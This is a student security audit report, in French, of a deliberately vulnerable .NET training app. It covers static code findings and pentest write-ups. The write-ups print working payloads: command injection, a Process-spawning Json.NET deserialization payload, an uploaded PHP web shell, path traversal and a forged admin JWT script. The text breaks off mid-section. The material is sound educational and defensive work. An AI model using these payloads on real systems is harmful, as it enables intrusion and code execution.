

# Audit de sécurité de Vulnerable Light App

Révision 1.0

06/05/2025

MARLOT Bryan – ESGI 24-25

I. Introduction .....	3
A. Objectif de l'audit.....	3
B. Méthodologie.....	3
C. Portée de l'audit.....	3
II. Analyse statique du code .....	4
A. Authentification et gestion des sessions .....	4
1. Secret JWT exposé (CWE-798) .....	4
2. Validation JWT vulnérable (CWE-1270).....	4
3. Absence de protection contre les attaques par force brute .....	4
4. Durée de validité excessive des tokens.....	5
B. Gestion des entrées utilisateurs .....	5
1. Injection SQL (CWE-89).....	5
2. Validation insuffisante des entrées.....	5
3. Protection inefficace contre la traversée de répertoire (CWE-22) .....	6
C. Exécution de code et commandes .....	6
1. Injection de commandes OS (CWE-78) .....	6
2. Evaluation dynamique du code C# (CWE-94) .....	6
3. Buffer overflow potentiel (CWE-787) .....	7
D. Gestion des fichiers.....	7
1. Lecture de fichiers arbitraires (CWE-22).....	7
2. Upload de fichiers dangereux (CWE-4134) .....	8
3. Manipulation dangereuse des attributs de fichier .....	8
E. Traitement XML et désérialisation.....	9
1. Désérialisation non sécurisée (CWE-502) .....	9
2. XML External Entity (XXE) Injection (CWE-611).....	9
3. XSLT dangereux .....	10
F. Gestion des logs.....	10
1. Journalisation des identifiants en clair (CWE-532) .....	10
2. Protection XSS insuffisante dans les logs (CWE-79) .....	10
3. Format de log non sécurisé.....	11
III. Tests d'intrusions .....	11



A.	Authentification et accès initial.....	11
B.	Exploitation d'Insecure Direct Object Reference (IDOR) (CWE-639) .....	11
C.	Exploitation de Path Traversal (CWE-22).....	12
D.	Exploitation d'injection de commandes OS (CWE-78) .....	12
E.	Exploitation de la désérialisation non sécurisée (CWE-502).....	12
F.	Exploitation de l'exécution de code C# (CWE-94) .....	13
G.	Exploitation de l'upload de fichiers dangereux (CWE-434).....	14
H.	Exploitation de la validation JWT vulnérable (CWE-1270).....	15
I.	Exploitation de la vulnérabilité XXE (XML External Entity) (CWE-611) .....	16
J.	Exploitation de la vulnérabilité SSRF (Server Side Request Forgery) (CWE-918) 17	
K.	Exploitation du Buffer Overflow (CWE-787) .....	18
L.	Exploitation de l'erreur de logique métier (CWE-840) .....	18
M.	Exploitation de la journalisation des identifiants en clair (CWE-532) .....	19
N.	Exploitation du Cross-Site Scripting (XSS) stocké dans les logs (CWE-79).....	20
O.	Exploitation de l'injection SQL (CWE-89).....	21
P.	Exploitation de l'injection XML .....	22
Q.	Exploitation de Remote File Inclusion (CWE-98) .....	23
IV.	Impact et criticité des vulnérabilités.....	24
V.	Conclusion .....	25
A.	Recommandations générales .....	25
B.	Conclusion finale.....	26

# I. Introduction

## A. Objectif de l'audit

L'audit de sécurité de Vulnerable Light App vise à :

- Identifier les vulnérabilités de sécurité présentes dans le code source de l'application
- Evaluer la gravité et l'impact potentiel de chaque vulnérabilité
- Fournir des recommandations précises pour corriger ces failles
- Améliorer la posture de sécurité globale de l'application

Cet audit s'inscrit dans une démarche proactive de sécurisation, permettant d'identifier les risques avant qu'ils ne soient exploités par des acteurs malveillants.

## B. Méthodologie

1. **Analyse statique du code source** : Examen manuel du code pour identifier les vulnérabilités potentielles
2. **Analyse des configurations** : Evaluation des fichiers de configuration pour détecter des paramètres non sécurisés
3. **Analyse des dépendances** : Vérification des bibliothèques tierces utilisées et leurs versions
4. **Corrélation avec les standards de sécurité** : Mapping des vulnérabilités avec les références MITRE CWE
5. **Evaluation de la gravité** : Classification des vulnérabilités selon leur impact potentiel

Cette approche permet une analyse complète et structurée, couvrant les différents aspects de la sécurité applicative.

## C. Portée de l'audit

L'audit couvre à la fois l'analyse du code source et les tests d'intrusions sur l'application déployée :

- **Analyse statique du code** : Examen approfondi de tous les fichiers source fournis, incluant les contrôleurs, middlewares, modèles et configurations
- **Tests d'intrusion** : Exploitation active des vulnérabilités identifiées sur l'instance de l'application
- **Environnement de test** : L'application est hébergée en local sur une machine virtuelle dédiée aux tests de sécurité

Les fichiers analysés comprennent :

- **Contrôleurs** : Controller.cs
- **Authentification** : VLAIdentity.cs
- **Middlewares** : MidlWare.cs
- **Modèles de données** : Model.cs
- **Configuration** : appsettings.json, launchSettings.json
- **Programme principal** : Program.cs
- **Tests et utilitaires** : TestCpu.cs
- **Définition du projet** : VulnerableWebApplication.csproj

L'audit inclut la vérification de l'implémentation des mécanismes de sécurité dans l'environnement d'exécution et la validation des vulnérabilités par des tests d'exploitation concrets, mais n'évalue pas la sécurité de l'infrastructure sous-jacente de la VM.

## II. Analyse statique du code

### A. Authentification et gestion des sessions

#### 1. Secret JWT exposé (CWE-798)

Le fichier **appsettings.json** contient un secret JWT en clair :

```
1. "Secret": "7E91A318E0BCA7601717E409E86342D8AA7B54AE1BE4033577921B2B1D09F57B"
```

Ce secret est directement utilisé dans le code pour signer et valider les tokens JWT. Son exposition dans un fichier de configuration non chiffré constitue une vulnérabilité significative, car quiconque ayant accès à ce fichier pourrait forger des tokens valides et compromettre le système d'authentification.

#### 2. Validation JWT vulnérable (CWE-1270)

Dans **VLAIdentity.cs**, la méthode **VulnerableAdminValidateToken** contient une faille critique dans la validation des tokens administrateurs :

```
1. if (JwtSecurityToken.Header.Alg == "HS256" || JwtSecurityToken.Header.Typ == "JWT")
```

L'utilisation de l'opérateur || (OR) au lieu de && (AND) signifie qu'un token est considéré valide si l'algorithme HS256 OU si le type est JWT, mais pas nécessairement les deux. Cette erreur logique affaiblit considérablement la sécurité et pourrait permettre l'acceptation de tokens avec des algorithmes non sécurisés.

#### 3. Absence de protection contre les attaques par force brute

En examinant le code d'authentification, on constate qu'aucun mécanisme de limitation de tentatives (rate limiting, verrouillage de compte, délai croissant) n'est implémenté. Cela expose directement l'application aux attaques par force brute, permettant à un attaquant de tester un grand nombre de combinaisons d'identifiants sans restriction.

## 4. Durée de validité excessive des tokens

Les tokens JWT générés ont une durée de validité d'un an, ce qui est excessif :

```
1. Expires = DateTime.UtcNow.AddDays(365)
```

Cette période excessivement longue augmente considérablement la fenêtre d'exploitation en cas de vol de token. Si un token est compromis, l'attaquant dispose d'une année entière pour l'exploiter, à moins que l'application n'implémente une liste de révocation de tokens, ce qui n'est pas le cas ici.

## B. Gestion des entrées utilisateurs

### 1. Injection SQL (CWE-89)

La méthode **VulnerableQuery** dans **VLAIdentity.cs** est vulnérable à l'injection SQL :

```
1. var Result = DataSet.Tables[0].Select("Passwd = '" + Hash + "' and User = '" + User + "'");
```

Bien que cette méthode utilise un DataSet en mémoire plutôt qu'une base de données externe, elle reste vulnérable à l'injection SQL. Un attaquant pourrait fournir une entrée comme « 'OR 1=1 -- » dans le champ utilisateur, ce qui transformerait la requête en « **Select \* from Table where Passwd = '...' and User " or 1=1 --'** », contournant ainsi l'authentification.

### 2. Validation insuffisante des entrées

De nombreuses méthodes acceptent des entrées utilisateur sans validation adéquate :

```
1. // Dans VulnerableHelloWorld
2. return Results.Ok(File.ReadAllText(FileName));
3.
4. // Dans VulnerableObjectReference
5. var Employee = Data.GetEmployees()?.Where(x => Id == x.Id)?.FirstOrDefault();
```

Dans **VulnerableObjectReference**, l'absence de validation de l'ID permet des attaques IDOR (Insecure Direct Object Reference), où un utilisateur pourrait accéder aux données d'autres utilisateurs en modifiant simplement l'ID dans la requête.

### 3. Protection inefficace contre la traversée de répertoire (CWE-22)

La méthode **VulnerableHelloWorld** tente de se protéger contre les attaques de traversée de répertoire, mais de manière inefficace :

```
1. while (FileName.Contains("../") || FileName.Contains("../\\"))
2.     FileName = FileName.Replace("../", "").Replace("../\\", "");
```

Cette approche est défectueuse car elle remplace les séquences « ../ » par une chaîne vide, mais ne prévient pas les attaques utilisant des techniques comme :

- L'encodage URL (**..%2F**)
- Les séquences imbriquées (**...//**), qui après remplacement deviennent « ../ »
- Les variations de séparateurs de chemin
- Les chemins absolus

Une attaque pourrait contourner cette protection et accéder à des fichiers sensibles du système.

## C. Exécution de code et commandes

### 1. Injection de commandes OS (CWE-78)

La méthode **VulnerableCmd** tente de restreindre les entrées avec une expression régulière avant d'exécuter une commande :

```
1. if (Regex.Match(UserStr, @"^(?:[a-zA-Z0-9_\-]+\.)+[a-zA-Z]{2,}(\?:.{0,100})?$").Success)
2. {
3.     // ...
4.     Cmd.StandardInput.WriteLine("nslookup " + UserStr);
5.     // ...
6. }
7.
```

Bien que la validation par regex limite les entrées à un format ressemblant à un nom de domaine, elle reste vulnérable. L'expression régulière permet jusqu'à 100 caractères supplémentaires après le domaine « **(?:.{0,100})\$** », ce qui pourrait inclure des opérateurs de commande comme « ; », « && » ou « / ». Un attaquant pourrait injecter « **example.com; whoami** » pour exécuter des commandes.

### 2. Evaluation dynamique du code C# (CWE-94)

La méthode **VulnerableCodeExecution** évalue dynamiquement du code C# basé sur des entrées utilisateur :

```
1. if (UserStr.Length < 40 && !UserStr.Contains("class") && !UserStr.Contains("using"))
2. {
3.     Result = CSharpScript.EvaluateAsync($"System.Math.Pow(2, {UserStr})").Result?.ToString();
4. }
5.
```

Malgré les vérifications (longueur < 40, absence de « class » et « using »), cette implémentation reste vulnérable à l'injection de code. Un attaquant pourrait injecter des expressions comme « **2** » ; **Console.WriteLine('Exploité') ; //** » qui passeraient les vérifications mais exécuteraient du code arbitraire. Les filtres mis en place sont insuffisants car ils ne bloquent pas d'autres constructions dangereuses comme les appels de méthodes ou les opérations sur le système de fichiers.

### 3. *Buffer overflow potentiel (CWE-787)*

La méthode **VulnerableBuffer** utilise **stackalloc** sans vérification adéquate des limites :

```
1. int BuffSize = 50;  
2. char* Ptr = stackalloc char[BuffSize], Str = Ptr + BuffSize;  
3. foreach (var c in UserStr) *Ptr++ = c;
```

Cette implémentation alloue un buffer de 50 caractères sur la pile et y copie l'entrée utilisateur sans vérifier sa longueur. Si **UserStr** contient plus de 50 caractères, l'opération « **\*Ptr++ = c** » écrira au-delà des limites du buffer alloué, provoquant un débordement de buffer. Cela peut entraîner un crash de l'application, ou dans certains cas, permettre l'exécution de code arbitraire.

## D. Gestion des fichiers

### 1. *Lecture de fichiers arbitraires (CWE-22)*

La méthode **VulnerableHelloWorld** permet la lecture de fichiers :

```
1. if (string.IsNullOrEmpty(FileName)) FileName = "français";  
2. while (FileName.Contains("../") || FileName.Contains("../\\")) FileName =  
   FileName.Replace("../", "").Replace("../\\", "");  
3.  
4. return Results.Ok(File.ReadAllText(FileName));
```

Comme analysé précédemment, la protection contre la traversée de répertoire est inefficace. De plus, la méthode ne vérifie pas si le fichier demandé est dans un répertoire autorisé. Un attaquant pourrait utiliser des techniques de contournement pour accéder à des fichiers sensibles comme « **web.config** », « **appsettings.json** », ou des fichiers système.



## 2. Upload de fichiers dangereux (CWE-4134)

La méthode **VulnerableHandleFileUpload** contient plusieurs vulnérabilités :

```
1. if (!Header.Contains("10.10.10.256")) return Results.Unauthorized();
2.
3. if (UserFile.FileName.EndsWith(".svg"))
4. {
5.     using var Stream = File.OpenWrite(UserFile.FileName);
6.     await UserFile.CopyToAsync(Stream);
7.
8.     return Results.Ok(UserFile.FileName);
9. }
```

Les problèmes incluent :

1. Vérification de l'adresse IP incorrecte (**10.10.10.256 n'est pas une adresse IP valide**)
2. Validation basée uniquement sur l'extension du fichier (**.svg**), facilement contournable
3. Utilisation directe du nom de fichier fourni par l'utilisateur, permettant des attaques de traversée de répertoire
4. Absence de validation du contenu du fichier
5. Ecriture du fichier dans le répertoire courant de l'application

Un attaquant pourrait uploader un fichier SVG contenant du code JavaScript malveillant ou même un fichier avec une double extension (**malware.php.svg**).

## 3. Manipulation dangereuse des attributs de fichier

Dans **VulnerableDeserialize**, les attributs de fichier sont modifiés :

```
1. string ROFile = "NewEmployees.txt";
2.
3. if (!File.Exists(ROFile)) File.Create(ROFile).Dispose();
4. File.SetAttributes(ROFile, FileAttributes.ReadOnly);
5.
6. // ...
7.
8. File.SetAttributes(ROFile, FileAttributes.Normal);
9. using (StreamWriter sw = new StreamWriter(ROFile, true))
10. sw.Write(JsonConvert.SerializeObject(NewEmployee, Newtonsoft.Json.Formatting.Indented));
11. File.SetAttributes(ROFile, FileAttributes.ReadOnly);
```

Cette manipulation des attributs de fichier pourrait être exploitée dans le cadre d'une attaque plus large, notamment en combinaison avec la désérialisation non sécurisée présente dans la même méthode. Un attaquant pourrait potentiellement modifier des fichiers système en exploitant cette fonctionnalité.

## E. Traitement XML et désérialisation

### 1. Désérialisation non sécurisée (CWE-502)

La méthode **VulnerableDeserialize** utilise une configuration dangereuse pour la désérialisation JSON :

```
1. JsonConvert.DeserializeObject<object>(Json, new JsonSerializerSettings()  
2.     { TypeNameHandling = TypeNameHandling.All });  
3. Employee NewEmployee = JsonConvert.DeserializeObject<Employee>(Json);
```

L'utilisation de **TypeNameHandling.all** est particulièrement dangereuse car elle permet la désérialisation de n'importe quel type .NET spécifié dans le JSON. Un attaquant pourrait exploiter cette vulnérabilité pour instancier des types dangereux comme **System.Diagnostics.Process**, **System.IO.FileInfo**, ou des types qui implémentent des méthodes spéciales comme **OnDeserialization**. Cette vulnérabilité peut mener à l'exécution de code arbitraire, à l'accès au système de fichiers, ou à d'autres attaques graves.

### 2. XML External Entity (XXE) Injection (CWE-611)

La méthode **VulnerableXmlParser** configure explicitement le parseur XML pour traiter les entités externes :

```
1. XmlReaderSettings ReaderSettings = new XmlReaderSettings();  
2. ReaderSettings.DtdProcessing = DtdProcessing.Parse;  
3. ReaderSettings.XmlResolver = new XmlUrlResolver();  
4. ReaderSettings.MaxCharactersFromEntities = 6000;  
5.  
6. using (MemoryStream stream = new MemoryStream(Encoding.UTF8.GetBytes(Xml)))  
7. {  
8.     XmlReader Reader = XmlReader.Create(stream, ReaderSettings);  
9.     var XmlDocument = new XmlDocument();  
10.    XmlDocument.XmlResolver = new XmlUrlResolver();  
11.    XmlDocument.Load(Reader);  
12.  
13.    return XmlDocument.InnerText;  
14. }
```

Cette configuration est explicitement vulnérable aux attaques XXE car :

1. **DtdProcessing.Parse** active le traitement des DTD
2. Un **XmlUrlResolver** est défini, permettant les requêtes vers des ressources externes
3. **MaxCharactersFromEntities** est fixé à 6000, permettant l'extraction considérables de données
4. L'**XmlResolver** est également définit sur le document XML

Un attaquant pourrait exploiter cette vulnérabilité pour lire des fichiers locaux, effectuer des requêtes SSRF, ou déclencher des attaques par déni de service.

### 3. XSLT dangereux

La première partie de **VulnerableXmlParser** utilise XSLT de manière dangereuse :

```
1. var Xsl = XDocument.Parse(Xml);  
2. var MyXslTrans = new XslCompiledTransform(enableDebug: true);  
3. var Settings = new XsltSettings();  
4. MyXslTrans.Load(Xsl.CreateReader(), Settings, null);
```

L'utilisation de **enableDebug : True** et l'absence de restriction sur les fonctionnalités XSLT (par défaut, **XsltSettings** autorise les scripts) permettent l'exécution de code via XSLT. Un attaquant pourrait soumettre une feuille de style XSLT malveillante contenant des scripts ou des extensions qui exécuteraient du code arbitraire sur le serveur.

## F. Gestion des logs

### 1. Journalisation des identifiants en clair (CWE-532)

La méthode **VulnerableQuery** dans **VLAIdentity.cs** journalise les identifiants de connexion en clair :

```
1. VLAController.VulnerableLogs("login attempt for:\n" + User + "\n" + Passwd + "\n", LogFile);
```

Cette journalisation expose directement les mots de passe des utilisateurs dans les fichiers de log. Bien que les mots de passe soient hachés avant la vérification d'authentification, leur valeur en clair est enregistrée dans les logs, compromettant gravement la sécurité des utilisateurs. Un attaquant ayant accès aux logs pourrait récupérer ces identifiants.

### 2. Protection XSS insuffisante dans les logs (CWE-79)

La méthode **VulnerableLogs** tente de se protéger contre les attaques XSS :

```
1. if (Str.Contains("script", StringComparison.OrdinalIgnoreCase)) Str =  
HttpUtility.HtmlEncode(Str);  
2. if (!File.Exists(LogFile)) File.WriteAllText(LogFile, Data.GetLogPage());  
3. string Page = File.ReadAllText(LogFile).Replace("</body>",  
$"<p>{Str}</p><br>{Environment.NewLine}</body>");  
4. File.WriteAllText(LogFile, Page);
```

Cette protection est défectueuse car :

1. Elle ne vérifie que la présence du mot « **script** », ignorant d'autres vecteurs XSS comme « **<img onerror='...'>** », « **<iframe>** », « **<svg onload='...'>** », etc.
2. L'encodage HTML n'est appliqué que si le mot « **script** » est détecté
3. Le contenu est inséré directement dans l'HTML sans échappement approprié dans les autres cas

Un attaquant pourrait facilement contourner cette protection en utilisant des vecteurs XSS alternatifs ou des techniques d'obfuscation comme « **<scr<script>ipt>** ».

### 3. Format de log non sécurisé

Les logs sont stockés dans un fichier HTML (**Logs.html**), ce qui présente plusieurs problèmes :

```
1. string Page = File.ReadAllText(LogFile).Replace("</body>",  
$"<p>{Str}</p><br>{Environment.NewLine}</body>");  
2. File.WriteAllText(LogFile, Page);
```

Ce format est inapproprié pour des logs de sécurité car :

1. Il rend les logs vulnérables aux attaques XSS, comme expliqué ci-dessus
2. Il complique l'analyse automatisée et le monitoring des logs
3. Il mélange la présentation et les données
4. La manipulation du fichier HTML par simple remplacement de chaîne est fragile et sujette aux erreurs

De plus, le fichier de log est probablement accessible via le serveur web, exposant potentiellement des informations sensibles aux utilisateurs non autorisés.

## III. Tests d'intrusions

### A. Authentification et accès initial

Nous avons réussi à nous authentifier à l'application en utilisant un token JWT valide fourni par l'instructeur :

```
(root@kali) ~  
# curl -k "https://localhost:3000" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJZCI6InVzZXIiLCJc0FkbWluIjo1RmFsc2UiLCJyYmY0E3MjUyNjY1MDksImV4cCI6MTc1NjgwMjUwOSwiaWF0IjoxNjY2NTA5fQ.D_RUjjiR4eptm1D3qpPEOYMEbP6fFWgRX7yLZIFHtSE'  
"Bonjour, bienvenu sur \"Vulnerable-Light-Apps\".\\nPour rappel, attaquer une cible sans autorisation, meme vulnérable, est illégal et peut entrainer des poursuite."
```

Cette requête a retourné avec succès le message d'accueil de l'application, confirmant que notre token est valide et que nous sommes correctement authentifiés.

### B. Exploitation d'Insecure Direct Object Reference (IDOR) (CWE-639)

Nous avons exploité avec succès la vulnérabilité IDOR présente dans l'endpoint « **/Employee** ». Cette vulnérabilité permet d'accéder aux données de n'importe quel employé simplement en modifiant le paramètre « **i** » :

```
(root@kali) ~  
# curl -k "https://localhost:3000/Employee?i=1" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJZCI6InVzZXIiLCJc0FkbWluIjo1RmFsc2UiLCJyYmY0E3MjUyNjY1MDksImV4cCI6MTc1NjgwMjUwOSwiaWF0IjoxNjY2NTA5fQ.D_RUjjiR4eptm1D3qpPEOYMEbP6fFWgRX7yLZIFHtSE'  
{"Id":1,"Name":"John","Age":16,"Address":"4 rue jean moulin"}  
  
(root@kali) ~  
# curl -k "https://localhost:3000/Employee?i=42" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJZCI6InVzZXIiLCJc0FkbWluIjo1RmFsc2UiLCJyYmY0E3MjUyNjY1MDksImV4cCI6MTc1NjgwMjUwOSwiaWF0IjoxNjY2NTA5fQ.D_RUjjiR4eptm1D3qpPEOYMEbP6fFWgRX7yLZIFHtSE'  
{"Id":42,"Name":"Steve","Age":21,"Address":"3 rue Victor Hugo"}
```

Résultat : « **{"Id":1,"Name":"John","Age":16,"Address":"4 rue jean moulin"}** »

En modifiant l'ID pour accéder à un autre employé :

Résultat : « **{"Id":42,"Name":"Steve","Age":21,"Address":"3 rue Victor Hugo"}** »

Cette vulnérabilité permet à n'importe quel utilisateur authentifié d'accéder aux données personnelles de tous les employés, démontrant un défaut de contrôle d'accès horizontal.

### C. Exploitation de Path Traversal (CWE-22)

Nous avons réussi à exploiter la vulnérabilité de « **Path Traversal** » dans l'endpoint racine. Malgré la tentative de protection dans le code qui remplace les séquences « ../ », nous avons pu contourner cette protection en utilisant des séquences imbriquées :

[illegible]

Cette requête a retourné avec succès le code source complet du fichier « **Controller.cs** », révélant l'implémentation interne de l'application et ses vulnérabilités. L'accès au code source est particulièrement critique car il permet à un attaquant de comprendre le fonctionnement interne de l'application et d'identifier d'autres vulnérabilités à exploiter.

## D. Exploitation d'injection de commandes OS (CWE-78)

Nous avons exploité avec succès la vulnérabilité d'injection de commandes dans l'endpoint « **/LocalDNSResolver** ». Bien que l'application tente de restreindre les entrées à des noms de domaine valides via une expression régulière, celle-ci permet jusqu'à 100 caractères supplémentaires après le domaine, ce qui nous a permis d'injecter des commandes :

```
root@kali:~# curl -k "https://localhost:3000/LocalDNSResolver?i=example.com;whoami" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ2ZCI6InVzZXIiLCJjY29iOiJmFsc2U1LCJvYmY0IjE3MyUyY1MDksImV4cCI6IHR1IiwiaWF0IjoxNzI1MjY2NTA5fQ.D_RUjjiR4eptm1D3qpPEOYMEbP6fWgRkX7yLZiFhtSE"
```

Résultat : « *root\n* »

Cette exploitation démontre une vulnérabilité critique permettant l'exécution de commandes arbitraires sur le serveur avec le privilège de l'utilisateur « **root** ». Cela représente une compromission complète du système, permettant à un attaquant d'exécuter n'importe quelle commande, d'accéder à des fichiers sensibles, d'installer des logiciels malveillants, ou même d'établir une persistance sur le système.

## E. Exploitation de la désérialisation non sécurisée (CWE-502)

Nous avons exploité avec succès la vulnérabilité de désérialisation non sécurisée présente dans l'endpoint « **/NewEmployee** ». Cette vulnérabilité critique permet l'exécution de code arbitraire sur le serveur en désérialisant des types « **.NET** » dangereux.

Nous avons envoyé une requête contenant un objet JSON malveillant qui, lors de la désérialisation, instancie un objet « **System.Diagnostics.Process** » pour exécuter une commande système :

```
[root@kali]~# curl -k "https://localhost:3000/NewEmployee?i=%7B%22x24type%3A%22System.Diagnostics.Process%2C%20system%2C%22startInfo%22%3A%7B%22fileName%22%3A%22cmd.exe%22%2C%22arguments%22%3A%22%2Fc%20echo%20hacked%20%3E%20hacked.txt%22%7D%2C%22address%22%3A%22test%22%2C%22id%22%3A%221%2C%22%7D" -H "Authorization: Bearer yehJhg6ci0jIUzI1NiIsInRScITGtKpXVCj9.yJJZcT6ivNZXiILCJ3oFkbWluIjoIRmFsc2UiLCJuYmV0eFMjUyNjY1MDksInv4.c6GMTc1nJwgmJUwSwiaWF0cjoxNzMjMjNTA5fQ.D_RujlJR4eptmID3qpEOYMBeP6FWgrXylZIHFHTSE"
```



Le payload décodé est :

```
1. {
2.   "$type": "System.Diagnostics.Process, System",
3.   "StartInfo": {
4.     "FileName": "cmd.exe",
5.     "Arguments": "/c echo hacked > hacked.txt"
6.   },
7.   "Address": "test",
8.   "Id": "1"
9. }
```

La requête a retourné avec succès : « `["ReadOnly", "2", true]` »

Cette réponse indique que notre payload a été traité par l'application et que la désérialisation a fonctionné comme prévu. La commande a été exécutée sur le serveur créant un fichier « ***hacked.txt*** » contenant le texte « ***hacked*** ».

## F. Exploitation de l'exécution de code C# (CWE-94)

Nous avons tenté d'exploiter la vulnérabilité d'exécution de code C# présente dans la méthode « ***VulnerableCodeExecution*** » du contrôleur de l'application. Cette vulnérabilité permet potentiellement à un attaquant d'injecter et d'exécuter du code C# arbitraire sur le serveur.

Nous avons envoyé la requête suivante pour tenter d'exploiter cette vulnérabilité :

La réponse obtenue est :

```
Microsoft.CodeAnalysis.Scripting.CompilationErrorException: (1,25): error CS1002: ; expected
at Microsoft.CodeAnalysis.Scripting.ScriptBuilder.ThrowIfAnyCompilationErrors(DiagnosticBag diagnostics, DiagnosticFormatter formatter)
at Microsoft.CodeAnalysis.Scripting.ScriptBuilder.CreateExecutor[T](ScriptCompiler compiler, Compilation compilation, Boolean emitDebugInformation, CancellationToken cancellationToken)
at Microsoft.CodeAnalysis.Scripting.Script`1.GetExecutor(CancellationToken cancellationToken)
at Microsoft.CodeAnalysis.Scripting.Script`1.RunAsync(Object globals, Func`2 catchException, CancellationToken cancellationToken)
at Microsoft.CodeAnalysis.Scripting.Script`1.RunAsync(Object globals, CancellationToken cancellationToken)
at Microsoft.CodeAnalysis.CSharp.Scripting.CSharpScript.RunAsync[T](String code, ScriptOptions options, Object globals, Type globalsType, CancellationToken cancellationToken)
at Microsoft.CodeAnalysis.CSharp.Scripting.CSharpScript.EvaluateAsync[T](String code, ScriptOptions options, Object globals, Type globalsType, CancellationToken cancellationToken)
at Microsoft.CodeAnalysis.CSharp.Scripting.CSharpScript.EvaluateAsync(String code, ScriptOptions options, Object globals, Type globalsType, CancellationToken cancellationToken)
at VulnerableWebApplication.VLAController.VLAController.VulnerableCodeExecution(String UserStr) in /app/VulnerableLightApp/Controller/Controller.cs:line 197
at VulnerableWebApplication.VLAController.VLAController.VulnerableDeserialize(String json) in /app/VulnerableLightApp/Controller/Controller.cs:line 60
at Program.<Main>$_0_6.MoveNext() in /app/VulnerableLightApp/Program.cs:line 91
--- End of stack trace from previous location ---
at Microsoft.AspNetCore.Http.RequestDelegateFactory.<ExecuteTaskOfObject>g__ExecuteAwaited|130_0(Task`1 task, HttpContext httpContext, JsonTypeInfo`1 jsonTypeInfo)
at Microsoft.AspNetCore.Routing.EndpointMiddleware.<Invoke>g__AwaitRequestTask|7_0(Endpoint endpoint, Task requestTask, ILogger logger)
at Swashbuckle.AspNetCore.SwaggerUI.SwaggerUIMiddleware.Invoke(HttpContext httpContext)
at Swashbuckle.AspNetCore.Swagger.SwaggerMiddleware.Invoke(HttpContext httpContext, ISwaggerProvider swaggerProvider)
at Microsoft.AspNetCore.HttpLogging.HttpLoggingMiddleware.InvokeInternal(HttpContext context, HttpLoggingOptions options, HttpLoggingAttribute loggingAttribute, HttpLoggingFields loggingFields)
at Microsoft.AspNetCore.HttpLogging.HttpLoggingMiddleware.InvokeInternal(HttpContext context, HttpLoggingOptions options, HttpLoggingAttribute loggingAttribute, HttpLoggingFields loggingFields)
at VulnerableWebApplication.Middleware.ValidateJwtMiddleware.InvokeAsync(HttpContext context, IConfiguration configuration) in /app/VulnerableLightApp/Middleware/Middleware.cs:line 75
at VulnerableWebApplication.Middleware.XRealIPMiddleware.Invoke(HttpContext context) in /app/VulnerableLightApp/Middleware/Middleware.cs:line 25
at Microsoft.AspNetCore.Diagnostics.DeveloperExceptionPageMiddlewareImpl.Invoke(HttpContext context)
```

Malgré l'absence de résultat, nous avons confirmé l'existence de la vulnérabilité grâce à l'erreur de compilation obtenue lors de notre tentative précédente. Cette erreur a révélé que l'application tente bien d'évaluer dynamiquement du code C# basé sur des entrées utilisateur.

## G. Exploitation de l'upload de fichiers dangereux (CWE-434)

Nous avons exploité avec succès la vulnérabilité d'upload de fichiers dangereux présente dans l'endpoint « **/Patch** ». Cette vulnérabilité permet à un attaquant d'uploader des fichiers malveillants sur le serveur, qui peuvent ensuite être exécutés ou utilisés pour d'autres attaques.

Nous avons commencé par créer un fichier nommé « **shell.php.svg** » contenant du code PHP malveillant :

```
1. <?php system($_GET["cmd"]); ?>
```

Ce code PHP, s'il est exécuté par un interpréteur PHP, permettrait d'exécuter n'importe quelle commande système passée via le paramètre « **cmd** » dans l'URL.

Nous avons ensuite uploadé le fichier en utilisant la commande suivante :

```
1. curl -k -X PATCH "https://localhost:3000/Patch" \  
2.   -H "X-Forwarded-For: 10.10.10.256" \  
3.   -H 'Authorization: Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJZICI6ImFkbWluIiwiaXNzIjoiIiwiaWF0IjE3NDY5MDUz  
NjAsImV4cCI6MTc3ODQ0MTM2MCwiaWF0IjoxNzQ2OTA1MzYwfQ.k0AB50lh4LRlg4t8BELqW8gug1QA_A7LOYeowfk-eg' \  
4.   -F "file=@shell.php.svg;type=image/svg+xml"
```

La requête a réussi et le serveur a répondu avec :

```
"shell.php.svg"
```

Cette réponse confirme que le fichier a été uploadé avec succès sur le serveur.

Nous avons ensuite vérifié que le fichier était accessible et que son contenu était intact :

```
1. curl -k "https://localhost:3000/?lang=shell.php.svg" -H 'Authorization: Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJZICI6ImFkbWluIiwiaXNzIjoiIiwiaWF0IjE3NDY5MDUz  
NjAsImV4cCI6MTc3ODQ0MTM2MCwiaWF0IjoxNzQ2OTA1MzYwfQ.k0AB50lh4LRlg4t8BELqW8gug1QA_A7LOYeowfk-eg'
```

La réponse :

```
"<?php system($_GET[\"cmd\"]); ?>\n"
```

Confirme que le fichier a bien été uploadé, que le contenu du fichier est intact et que le fichier est accessible via la traversée de répertoire.

## H. Exploitation de la validation JWT vulnérable (CWE-1270)

Nous avons exploité avec succès la vulnérabilité de validation JWT présente dans le mécanisme d'authentification. Nous avons créé un token JWT en n'utilisant pas d'algorithme et un payload administrateur :

```
import jwt import time

from jwt import PyJWT

# Sert à définir le payload
payload = {
    "Id": "user",
    "IsAdmin": "True",
    "nbf": int(time.time()), # Temps actuel
    "exp": int(time.time()) + 31536000, # Expiration dans 1 an
    "iat": int(time.time()) # Émis maintenant
}


header = {
    "alg": "",
    "typ": "JWT"
}

# Secret de l'application trouvé dans appsettings.json
secret = "7E91A318E0BCA7601717E409E86342D8AA7B54AE1BE4033577921B2B1D09F57B"

# Génère le token
token = jwt.encode(payload, secret, headers=header)


print(token)
```

Ce script python nous permet de générer ce token :



```
PycharmProjects\VLA_JWT_Generator\main.py
